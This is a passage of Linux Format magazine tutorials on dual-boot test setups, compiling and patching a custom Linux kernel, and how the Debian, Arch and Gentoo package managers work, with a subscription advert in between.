sudo systemd-nspawn --boot --machine MySystem --directory  ~/mycontainer
```



New technologies

Create a test environment and learn by doing.

The software we are looking at here is, by definition, bleeding edge. It may or not work for you, it may introduce instabilities to your system or it may conflict with existing software. On the other hand it may all work well and improve your life tremendously. There is no way of knowing without trying it. Some software may not be in your distro's repositories so you become the tester as well as installer. All of it comes with the standard open source guarantee: if it breaks your system you get your money back and you get to keep the pieces!

Installing experimental and untried software on your system is not the best of ideas unless you are comfortable with the risk of erasing and reinstalling your distro if things go awry. There are several other options:

- You could test on a virtual machine. These are great for testing distros, but not so good for software that expects real graphics and storage hardware.
- You could use another computer. This is a good idea, provided it is reasonably powerful. You may end up compiling some of this software from source, no fun on an old system. Old hardware won't give a representative experience of software such as *Wayland* either.
- The best option is to dual boot your system, which we will discuss in more detail below.


Dual booting

Using dual boot is the safest yet most realistic of creating a test environment. Installing another distro alongside your standard environment means you can compare performance on an identical hardware. Most distro installers have an option to resize an existing distro to install alongside it. If you have a separate home partition, it's easy to share it between the two distros, so you can get on with whatever you need to do in either environment.

Which distro should you use? You could use the same distro as your main system - it's the one you know best and it makes comparisons more relevant. However, your distro may not have repositories with the new software so you may have to build more from source. If you are going to use a different distro, Arch Linux is a good choice. It has packages for just about everything and, very importantly when working on the bleeding edge, the Arch Linux wiki is an excellent source of documentation.

We mentioned extra repositories. While some of the cutting edge software is in the standard repositories of distros, they tend lean towards stability in their official packages. This means you often need to add an extra repository or two in order to install pre-built packages.

In some cases, there may not be a binary package available or you may want the very latest version. Then you will need to look at downloading the source and compiling it yourself. In some instances that means downloading a tarball, unpacking it and following the instructions in a **Readme** or **Install** file. With some software you will need to download the source from somewhere like GitHub. Downloading with *git* is



Many projects make their latest code available via GitHub or a similar service, you will need to install *git* to try the most recent versions.

straightforward and has the advantage that you can get updates without downloading the whole thing again with a simple **git pull**. The project will have a git address, like **https://github.com/zfsonlinux/zfs.git**. You download this with the **git** command (install the *git* package if the command is not available):

```
git clone https://github.com/zfsonlinux/zfs.git
```

This creates a directory, **cd** into that and read the instructions for compiling. Repositories for *git* and similar do not usually have a configure script, so you generally need to run something like **autoreconf** first to build it, the **Readme** should explain the steps needed.

Once you have the source, by whatever means, follow the instructions to compile and install it. You will need the autotools and compiler installed, most distros have a meta-package called something like *build-essential* that installs everything you need to compile from source. The first step of the process checks that your system has all the dependencies needed to build the software. If it exits with an error about a library not being found, go into your package manager and install that library, then repeat the process.

There is a common gotcha in this process, when you get a complaint about libfoo not being installed when it is. This is because distros split libraries into two packages, the first containing the actual libraries while a separate package contains the header files for the libraries. These header files are not needed in normal use, the library doesn't need them but the compiler does in order to build software that links to that library. These packages are normally called libfoo-dev on Debian/Ubuntu based system and libfoo-devel with RPM packages. You will need to Install the header package and that error will then go away. You can download, unpack and compile software as a normal user but installing it requires root privileges in order to copy files to system directories, so the final setp would be something like:

```
sudo make install
```

Go on, try some of these new systems. Even if you decide they are not ready for you yet, you are guaranteed to learn a lot in the process, and that is never a bad thing. ■

Build a custom

Don't just stick with your distro defaults – you can compile your own Linux kernel for extra performance and features.



Here's a question: which software on your Linux installation do you use the most? You're probably inclined to say something like *Firefox* or KDE, but an equally valid response would be the kernel. Sure, you don't use it directly – it chugs away in the background, keeping everything ticking over – but without it, you wouldn't be able to do anything. Well, you'd be able to look at your shiny hardware and stare at an empty bootloader screen, but that's not much fun...

Anyway, while the kernel is the most important component in a Linux installation, it's usually seen as a mysterious black box, performing magic that only the geekiest of geeks can understand. Even if you're an advanced Linux user who keeps track of kernel news, you've probably never tried compiling a kernel yourself. After all, why go to all that hassle when your distro already provides one? Well:

- Many stock distro kernels are optimised for a broad set of hardware. By compiling your own, you can use optimisations that are very specific for your CPU, giving you a speed boost.
- Some features in the kernel source code are marked as experimental and aren't included in distro kernels by default. By compiling your own, you can enable them.
- There are loads of useful kernel patches in the wilds of the internet that you can apply to the main source code to add new features.
- And just from a curiosity perspective, compiling and installing a new kernel will give you great insight into how Linux works.

So in this tutorial we'll show you, step-by-step, how to obtain, configure, build and install a new kernel. We'll also look at applying patches from the internet. But please heed this BIG FAT WARNING: installing a new kernel is like performing brain surgery on your Linux box. It's a fascinating topic, but things can go wrong. We're not responsible if you hose your installation! Therefore we strongly recommend doing this on Linux installations that you can afford to play around with, or inside a virtual machine.

Setting up

The first thing you'll need to do is get hold of the kernel source code. Different distros use different versions of the kernel, and most of them add extra patches, but in this case we'll be taking the pure and clean approach – using the source code that Linus Torvalds himself has signed off.

The home of kernel development on the internet is at **www.kernel.org**, and there you can download the latest official release. In this tutorial we'll be using version 3.18.7 as provided in the file **linux-3.18.7.tar.xz**; there will probably be a newer version by the time you read this, so as you follow the steps, change the version numbers where appropriate.

Now, instead of extracting the source code in your home directory (or a temporary location), it's much better to extract it in **/usr/src** instead. This isn't critically important now, but it will come into play later – certain programs need to find header (**.h**) files for the currently running kernel, and they will often look for source code in **/usr/src**. *VirtualBox* is one example of this, because it has its own kernel module, and it needs the kernel source header files to build that module during installation.

So, extract the source code like this (and note that all of the commands in this tutorial should be run as root):

```
tar xfv linux-3.18.7.tar.xz -C /usr/src/
```

The extraction process will take a while, because recent versions of the kernel source weigh in at about 650MB. Enter **cd /usr/src/linux-3.18.7** and then **ls** to have a quick look around. We're not going to explain what all of the different directories in the kernel do here, because that's a topic for a completely different tutorial, but you may be tempted to poke your head into a couple of them. Inside **mm** you'll find the memory manager code, for instance, while **arch/x86/kernel/head_32.S** is also worthy of note – it's the assembly start up code for 32-bit PCs. It's where the kernel does its 'in the beginning' work, so to speak.

Linux kernel

Now let's move on to the best part of building a kernel: customising it for your particular system. Inside the main **/usr/src/linux-3.18.7** directory, enter:

```
make xconfig
```

If you have the *Qt 4* development files installed (for example, **libqt4-dev** in Debian/Ubuntu), this command will build and run a graphical configuration tool. For a *GTK*-based alternative try:

```
make gconfig
```

and if you can't get either of the graphical versions to work, there's a perfectly decent text-based fallback available with this command (*Ncurses* required):

```
make menuconfig
```


Even though the interfaces are different, all of these configuration tools show the same options. And there are a lot of options – thousands of them, in fact. If you're reading this tutorial on a dark winter evening and you've got some spare time, make yourself a cuppa and go through some of the categories.

Admittedly, much of the information is ultra technical and only actually applies to very specific hardware or system setups, but just by browsing around, you can see how incredibly feature-rich and versatile the Linux kernel is. And you can see why it's used on everything from mobile phones to supercomputers.

Pimp your kernel

We'll focus on the *Xconfig* tool in this tutorial because it has the best layout, and it's the easiest to navigate. Down the left-hand side of the UI you'll see a tree view of options and categories – if you click on a category, its sub-options will be displayed in the top-right panel. And then, clicking on one of these sub-options brings up its help in the bottom-right panel. Most options in the kernel are well documented, so click around and enjoy exploring.

The enabled options are marked by familiar-looking checkboxes; you'll also see many boxes with circles inside. This means that the selected option will be built as a module – that is, not included in the main kernel file itself, but as a separate file that can be loaded on demand. If you compiled all of the features you needed directly into the kernel, the resulting file would be huge and may not even work with your bootloader. What this means is that it's best to only compile critical features and drivers into the kernel image, and enable everything else you need (for example, features that can be enabled after the system's booted) as modules.



...but if you secure shell (SSH) into an *X Window System*-less server, use the *Ncurses*-based *menuconfig* instead.

So, click on the checkboxes to change their state between enabled (blank), built into the kernel (tick) or built as a module (circle). Note that some features can't be built as modules, though, and are either enabled or not. You're probably wondering why some options are already enabled and some not. Who made all of these decisions? Well, if you look in the terminal window where you ran **make xconfig**, you'll see a line like this:

```
# using defaults found in /boot/config-3.8.0-21-generic
```

Your currently running kernel has an associated configuration file in the **/boot** directory, and the **xconfig/gconfig/menuconfig** tools find this and use it as the basis for the new configuration. This is great, because it means that your new kernel will have a similar feature set to your existing kernel – reducing the chance of experiencing spectacular boot failures. When you click on the 'Save' button in the configuration program, it stores the options in **.config**, and »

A day in the life of a kernel


If you're fairly new to the world of Linux, or you've just never spent much time looking at the technical underpinnings of your operating system, you're probably aware that the kernel is the core part of an installation and does all of the important work – but what exactly is this work? For clarity, let's examine the kernel's key jobs in a little more detail:

» **Running programs** The kernel is effectively the boss of all running programs. You can't have one program hogging the entire processor, and if that program happens to lock up, you don't want everything else to be inaccessible. So the kernel gives programs their own slots of CPU time, ensuring that they all get on together and that one program can't take over the machine. The kernel can also kill running programs and free up their resources.

» **Accessing hardware** Very few end-user programs interact directly with hardware. You don't want two programs trying to access, for example, the same USB port at the same time, leading to all sorts of horrible clashes. So the kernel deals with your hardware, providing drivers to access specific devices, and also providing abstraction layers so that higher-level software doesn't have to know the exact details of every device.

» **Managing memory** Just imagine if every program had free rein over your RAM. Programs wouldn't know who owns what, so they'd end up trampling over each other, and then, suddenly, that word processor document you had open could suddenly be full of sound data. The kernel allocates chunks of RAM to programs and makes sure that they are all kept separately from one another, so if one program goes wonky, its mess-up can't infect the RAM area of another program.

Linux hacks



› *Xconfig* provides a pointy-clicky *Qt*-based GUI for kernel configuration...

» any future use of **xconfig/gconfig** and so on will use this **.config** file from here onwards.

Enabling extra goodies

Now, at the start of this tutorial we talked about customising your kernel for better performance and using experimental features. For the former, have a look inside the Processor type and features category. The chances are that your currently running kernel was tuned for the Pentium Pro or a similarly old processor – that's not inherently a bad thing, because it means that the kernel will run on a wide range of chips, but you'll probably want to choose something much newer. If you have a Core i3/i5/i7 processor, for instance, you will want to choose the Core 2/newer Xeon option. Don't expect to be blown away by a massive increase in system speed, but at least your kernel will be built with specific optimisations for recent Intel chips.

Moving on to the kernel's experimental features, as you navigate around inside the categories, you will see some options marked with 'Experimental' or 'Dangerous' next to them. Suffice to say, these are not features you can depend on, because they have bugs and they need time to mature. But if you're desperate to try a bleeding-edge feature that you've read about somewhere, here's where to look.

It's build time!

Once you've fine-tuned the kernel features to your liking, save and exit the configuration tool. In theory, you could now build your new kernel with a single **make** command, but that's not very efficient way of doing it if you have a multi-core processor. In this case, it's better to use **-j** followed by the number of cores that are in your CPU. This tells **make** to perform multiple compilation jobs in parallel, which will significantly reduce the kernel's total build time. So, if you have a dual-core CPU, use:

```
make -j 2
```

How long this process takes depends on how many features you've enabled in the kernel and the hardware spec of your computer. If you're building a fairly trimmed-down kernel on the latest Core i7 processor, for instance, you should be done in around 15 minutes. If you have an older computer and you're building a kernel that has everything including the kitchen sink, it will take several hours.

In any case, when the process has finished, it's time to install the kernel and modules into their proper locations:

```
make modules_install
make install
```

It's very important to enter these commands in this specific order. The first command places the kernel modules into **/lib/modules/<kernel version>/**, so in our case in **/lib/modules/3.18.7/**. The second command copies the kernel and its supporting files into the **/boot** directory. These are:

» **vmlinuz-3.18.7** The compressed kernel image. This is loaded by *Grub* (the boot loader) and executed.

» **System.map-3.18.7** A table of symbol names (for example, function names) and their addresses in memory. It's useful for debugging in case of kernel crashes.

» **initrd-3.18.7** An initial RAMdisk – a small root filesystem with essential drivers and utilities for booting the system (and mounting the real root filesystem from elsewhere).

» **config-3.18.7** A copy of the **.config** file generated when you ran **make xconfig** or one of the variants.

Patch me up

A great way to spruce up your kernel with extra features is to use one of the many patchsets available on the net. (*See 'Patchsets to look out for,' opposite, to learn more about this.*) We'll be using an older kernel (3.14.31), since patchsets often lag behind the mainline release, and apply a real-time patch provided in the **patch-3.14.31-rt28.patch.gz** file. We've downloaded this into our **/usr/src/linux-3.14.31** directory, and as the name suggests, it's a single **.patch** file that's compressed with *gzip*.

If you have a look inside the file (for example, **zless patch-3.14.31-rt28.patch.gz**), you'll see a bunch of lines starting with plus (**+**) and minus (**-**) characters. In a nutshell, plus-lines are those which are added to the kernel source code by the patch; minus-lines are taken away. Between each section marked by the word **diff**, you'll see **+++** and **---** lines, these show which files are to be modified.

You can patch your source code straight away, but it's a very good idea to do a dry run first, to make sure that nothing gets messed up. Fortunately, the patch command has an option to do exactly this:

```
zcat patch-3.14.31-rt28.patch.gz | patch -p1 --dry-run
```

Here we're extracting the compressed patch to stdout (the terminal), and then piping its contents into the patch utility. Using **-p1** here specifies that we want to patch inside the current directory, and **--dry-run** prevents any file changes from taking place – it just shows what would happen. You should see lots of lines like this:

```
patching file arch/sh/mm/fault.c
```

If it all goes without any gremlins rearing their heads, repeat the command with **--dry-run** removed. If you're using a patch with a **.bz2** ending, use **bzcat** at the start of the command, and similarly for **.xz** files enter **xzcat**.

Once your kernel has been patched up, jump back into the kernel configuration tool to enable the new features (if necessary) and rebuild using the previously mentioned steps. And then go to your next LUG meeting with a big smile on your face, telling everyone how you're using a super awesome hand-tuned kernel with the latest cutting-edge patches from the internet. Someone might buy you a beer...

Patchsets to look out for

Linus Torvalds has the final say on what goes into the Linux kernel, and over the last couple of decades he has proven to be a good project manager (if a bit mouthy at times). Consequently, there haven't been any major forks of the kernel based on developer fall-outs, but separate branches of the kernel source code do exist. These incorporate experimental features or take the kernel in a different direction than intended by Torvalds *et al*, and the most notable include:

» **pf-kernel (http://pf.natalenko.name)** A bunch of "awesome features not merged into mainline" (the official kernel source tree). This includes an alternative I/O scheduler, *TuxOnIce* for improved hibernation functionality, and the **-ck** patch to boost responsiveness.

» **TinyLinux (www.tinylab.org/project/tinylinux)** This patchset was designed with resource-limited embedded systems in mind, and attempts to reduce the disk and memory footprint of the kernel.

» **RT Patch (https://rt.wiki.kernel.org)** The standard Linux kernel isn't brilliant at real-time operations, because on most servers and desktops, it doesn't matter if a certain task takes an extra 0.01s to complete if the system is under load. But if you're an audio professional or using Linux to control machinery, you want to guarantee that the kernel will do certain things to exact deadlines (to keep everything in sync) and this patch provides this ability.

Note that many patchsets take a while to sync with the latest kernel tree, so you might not be able to find a patch to match the exact kernel version that you're building.

```
Terminal - mike@mike-K52F: ~
File  Edit  View  Terminal  Tabs  Help
diff --git a/arch/alpha/mm/fault.c b/arch/alpha/mm/fault.c
index 0c4132d..fb9eaa4 100644
--- a/arch/alpha/mm/fault.c
+++ b/arch/alpha/mm/fault.c
@@ -108,7 +108,7 @@ do_page_fault(unsigned long address, u

        /* If we're in an interrupt context, or have no us
           we must not take the fault.  */
-       if (!mm || in_atomic())
+       if (!mm || pagefault_disabled())
                goto no_context;

 #ifdef CONFIG_ALPHA_LARGE_VMALLOC
diff --git a/arch/arm/Kconfig b/arch/arm/Kconfig
index 18a9f5e..b34ff02 100644
--- a/arch/arm/Kconfig
+++ b/arch/arm/Kconfig
@@ -19,6 +19,7 @@ config ARM
        select GENERIC_STRNCPY_FROM_USER
        select GENERIC_STRNLEN_USER
        select HARDIRQS_SW_RESEND
+       select IRQ_FORCED_THREADING
        select HAVE_ARCH_JUMP_LABEL if !XIP_KERNEL
```

› Here's what the *RT Patch* looks like – the highlighted part shows how lines are removed and added.

Helpfully, the **make install** process also updates the *Grub* bootloader. If you look inside **/boot/grub/grub.cfg** you'll see new entries for the version of the kernel that you just built and installed.

Now you're ready to take the most exciting step: rebooting into your shiny new personalised kernel. Just select it from the *Grub* menu, cross your fingers, and see what happens. All being well, your system will boot up properly and you can explore the new features that you enabled – but if not, no worries. Just reboot again and select your old kernel (it's likely to be under the 'Advanced options' submenu). Linux is excellent at supporting multiple kernel versions on one machine, so it's unlikely that your system will become completely unbootable.

If you need to make further changes to your kernel, run **make xconfig** again, then follow the procedure above. You can also remove compiled files by entering **make clean**, but that still leaves **.config** and some other files in place. To reset the kernel sources to their original, pristine form, use:

```
make mrproper
```


After entering this, all temporary files and settings will be removed, just as if you had extracted a fresh kernel tarball. ■

Create your own kernel patch

If you fancy trying your hand as a kernel hacker, the first thing you'll need to do is add something useful to the kernel. That kind of thing is entirely beyond the scope of this guide, but in order to share your work with the world, you'll also need to create a **.patch** file that shows the difference between the original kernel and your souped-up one. To do this, you need two directories: one with the original, vanilla kernel source code, and one containing your changes. So, in **/usr/src** you could have **linux-3.18.7** and **linux-3.18.7-me**, the latter being where you've hacked some code. To generate the patch file, enter this:

```
diff -uprN linux-3.18.7/ linux-3.18.7-me/ > myfile.patch
```

You can now compress the patch file and distribute it to others, and they can apply it using the instructions that have been described in the main text. If you've got something really cool to show and want to send it to a kernel developer, read **Documentation/SubmittingPatches** in the kernel source code first – it contains lots of useful tips.



› The big yellow button on www.kernel.org always points to the latest stable source code.

Subscribe to LINUX FORMAT

Get into Linux today!

Read what matters to you when and where you want.
Whether you want Linux Format delivered to your door, your device, or both each month, we have three great options to choose from.*

Choose your LINUX FORMAT package today!

#1 for Free Software

Print



Every issue delivered to your door with a 4GB DVD packed full of the hottest distros, app, games and more. **PLUS** exclusive access to the *Linux Format* subscribers-only area.

ONLY £31.99

Your subscription will then continue at £31.99 every 6 months – SAVING 17% on the shop price.

Digital

On iOS & Android!



Instant access to the digital editions of the magazine on your iPad, iPhone and Android* devices. **PLUS** exclusive access to the *Linux Format* subscribers-only area, featuring complete issues & disc downloads.

ONLY £20.49

Your subscription will then continue at £20.49 every 6 months – SAVING up to 37% on the shop price.

*Only available in certain territories: http://bit.ly/LXFwhere

Get the complete Linux Format package

Print + Digital

On iOS & Android!

- A DVD packed with the best new distros and free & open source software every issue.
- Exclusive access to the *Linux Format* archive – with 1,000s of DRM-free tutorials, features, and reviews.
- Every new issue of the magazine in print and on iPad, iPhone, and Android* devices.
- Never miss an issue, with delivery to your door and straight to your device.
- Huge savings, the best value for money, and a money-back guarantee.



ONLY £38.49

Your subscription will then continue at £38.49 every 6 months – SAVING 17% on the shop price and giving you up to a 78% discount on a digital subscription.

Two easy ways to subscribe...

Online: myfavouritemagazines.co.uk/LINsubs

Or call 0844 848 2852

(please quote PRINT15, DIGITAL15, BUNDLE15)

Prices and savings quoted are compared to buying full-priced UK print and digital issues. You will receive 13 issues in a year. If you are dissatisfied in any way you can write to us or call us to cancel your subscription at any time and we will refund you for all undelivered issues. Prices correct at point of print and subject to change. For full terms and conditions please visit: **myfavm.ag/magterms**. Offer ends 30/05/2015



Package management

how does that work then?

Other operating systems encourage you to download and run unverified binaries, but we find this practice entirely odious – Linux does it better.

Among the plethora of goodies in your favourite Linux distro, the package manager is surely one of the most important. This guy is responsible for so much, it's hard to fathom the amount of behind-the-scenes grunt work it does: updating package lists, resolving dependencies, deciding which order to install those dependencies in, fetching and verifying package checksums and authenticity, making sure they are unpacked in the right place, performing various post-install chores, and finally recording the success or otherwise of these efforts. And all because you, on a caprice, decide that you want to install KDE. So let's take a closer look.

Let's begin with some introductory nomenclature. You might know some of these words already. Good for you if so, but if not we'll explain the key ones. First off, a *package* is essentially a container for a bunch of files, together with some instructions on what to do with these files in order to make them useful. A package may have some *dependencies* – that is, other packages which are required so that it can do its thing. There may also be some packages which improve functionality without being essential; these are sometimes called *optional dependencies*.

> **"It's hard to fathom how much behind-the-scenes grunt work the package manager does."**

In order for things to move forward, a complete dependency graph must be figured out. This structure contains all the dependencies of our desired package, and all of their dependencies and so on. From here we need to calculate an ordered and duplicate-free list so that no package will be installed before any of its dependencies, which is a problem requiring some mathematics. OpenSUSE and the new *Hawkey* back-end in Fedora offer the flashiest solution to this conundrum, by recoursing to a


Boolean satisfiability solver. In general the problem as posed is termed 'topological sorting', and is solvable only if there are no circular dependencies, which, all other things being sane, should never be the case.

Confusingly, there are also virtual packages which consist of nothing tangible. An example is the Debian virtual package editor, which mysteriously appears whenever you install *nano, vi, emacs* or other text editing creatures – all provide this virtual package, so anytime you try to install something which needs a text editor (that is, depends on the virtual editor), any one of these will do. Gentoo even provides *virtual/udev* so you can be a nonconformist and use *eudev* instead of *udev*, sidestepping the inexorable rise of *Systemd*.

Back to the source

Packages may contain source code which requires building or ready-to-roll binaries, scripts, icons etc. If we're dealing with a source package, then dependencies fall into two categories: those required at build-time and those required at run-time. Compiling stuff may require some header files (usually provided by the **-dev* packages in Debian/Fedora); things for processing documentation; or various arcana like *make, cmake* and *automake* (which no one understands). Also a compiler. Almost all the binary-containing packages on your distro will have started life as source packages (exceptions are things like firmware for various devices and the forsaken proprietary graphics drivers). There are reasonably straightforward tools for making your own binary packages from source packages this way, but also fairly stringent guidelines about how to do it properly.

While each distro has its own package management system, and some have more than one, in this article we'll consider those of Debian, Arch and Gentoo. It is not our intention to make a judgement as to the superiority of any of these, but rather to elucidate the different approaches, features and quirks of these different systems and show how common tasks are performed therein. This is also entirely pertinent to derivative distributions (Ubuntu, Archbang, Sabayon), although some of these will also have their own package managers. Let's begin with a short summary of each species.



Gnome 3.8 running on Debian Testing – the Software app will look similar on any distro.

Three package managers

There are those who would say *Portage* isn't really a package manager, and there are those who would say Gentoo is not really a distribution – preferring instead to form dreadful descriptors using the prefix 'meta'. No matter. Let's not dwell on these semantics. It is certainly the case that Gentoo being a source-based (meta)distribution means that *Portage* has a great deal of responsibilities. Somewhat controversially, it is written in Python, which detractors claim has an unnecessary impact on performance and poses the risk of an unrecoverable system should your Python install break, although we have recovered Gentoo systems suffering much worse. You can get binaries for major packages which can be shoehorned on without a working *Portage*, or from a different OS, if things are sufficiently messy.

Portage maintains a folder (hereafter the 'portage tree') of available packages grouped by category – for example, **dev-libs/** and **www-client/**. Typically multiple versions of a given package are available, each having its own ebuild – a special script with all the required particulars. Core system packages are grouped together in a set called **@system**, and packages explicitly installed (that is, only stuff you specifically asked for and not their dependencies) end up in the **@world** set. The **@s** are a relatively new addition since

Doing more complicated stuff

Here is a table showing how you do other things in different distros. Orphan packages are those installed as dependencies no longer required by any installed package.

	Gentoo	Arch	Debian
Finding orphan packages	emerge -p –depclean	pacman -Qdt	apt-get autoremove -n
Listing all files installed by a package	equery belongs	pacman -Ql	dpkg -L
Listing a package's dependencies	equery depends	pacman -Qi	apt-cache depends
Reverse dependencies	qdepends	pacman -Qi	apt-cache rdepends
Finding which package owns a file	equery belongs	pacman -Qb	apt-file

pacman -Si packagename or **pacman -Qi packagename** give dependencies and reverse dependencies; if you want only this information then you could do some greping.

Listing all explicitly installed packages is easy in Gentoo:

```
cat /var/lib/portage/world
```

In Debian this seems to be impossible. The nearest we could find is this aptitude query:

```
aptitude search '~i !~M !~pstandard !~pimportant !~prequired'
```

but this list contains extraneous packages.

In Arch the explicit list includes all the base system packages, so we filter those out:

```
pacman -Qqe | grep -vx "$(pacman -Qqg base)"
```

The Arch wiki has a comprehensive package management rosetta stone, so you can translate your epic knowledge of one package manager to all the others: **wiki.archlinux.org/index.php/Pacman_Rosetta**

Linux hacks

Portage's set support has recently become a lot more comprehensive.

Most everything can be done with the *emerge* command, but it is helpful to install tools, such as *gentoolkit* and *eix* for some tasks, which suffer unnecessarily at the slow hand of Python. Packages are compiled with custom features and compiler optimisations (USE flags and CFLAGS being the most common culprits) and *Portage* stoically handles the chiral webs of build- and run-time dependencies. Should configuration file updates be available, Portage will tell you to run *etc-update*, which lets you use the old, the new or some combination of the two.

Arch's package manager exemplifies the Arch 'Keep it simple' ethos. Stock packages are distributed among three repositories (Core, Extra and Community) and take the form of compressed tarballs of the package's directory tree, together with some metadata. Package signing was only introduced in 2011, a story of drama and palaver best summed up by Toofishes (**http://bit.ly/Archsigning**), but is done in a robust and usable way using PGP.

The simple nature of *pacman* does entail that certain things are not ideal (and indeed not possible), for example installing an older version of a package, if you don't have the relevant tarball, it requires the use of the Arch Rollback Machine website and is generally not a good idea. Also the kernel upgrade process, which ought to be delicate and careful, has attracted some ire for its rather more blunt instrument approach. Infrequently, **archlinux.org** will post 'User intervention required' notices in case a particularly risky update is pending. These generally contain quite straightforward instructions and precautions, but if you ignore them and *--force* the transaction anyway, then you are likely to break something, possibly critically.

Everything is done with the *pacman* command, which has six modes of operation:


- **-S** for synchronising with and installing from Arch repos.
- **-R** for removing.
- **-Q** for querying.
- **-D** for database operations.
- **-T** for dependency testing.
- **-U** for upgrading with non-repo files.

If a package upgrade should necessitate a configuration file update, then it is installed with **.pacnew** appended to the filename. As a responsible user it is your duty to ensure that you migrate any changes in the .pacnew file into your current configuration.

Debian packages have the extension .deb, and are .ar archives consisting of three files: debian-binary, control.tar.gz, data.tar.gz. The first contains version info for the binary .deb file format, and for any non-vintage package will just contain the text '2.0'.

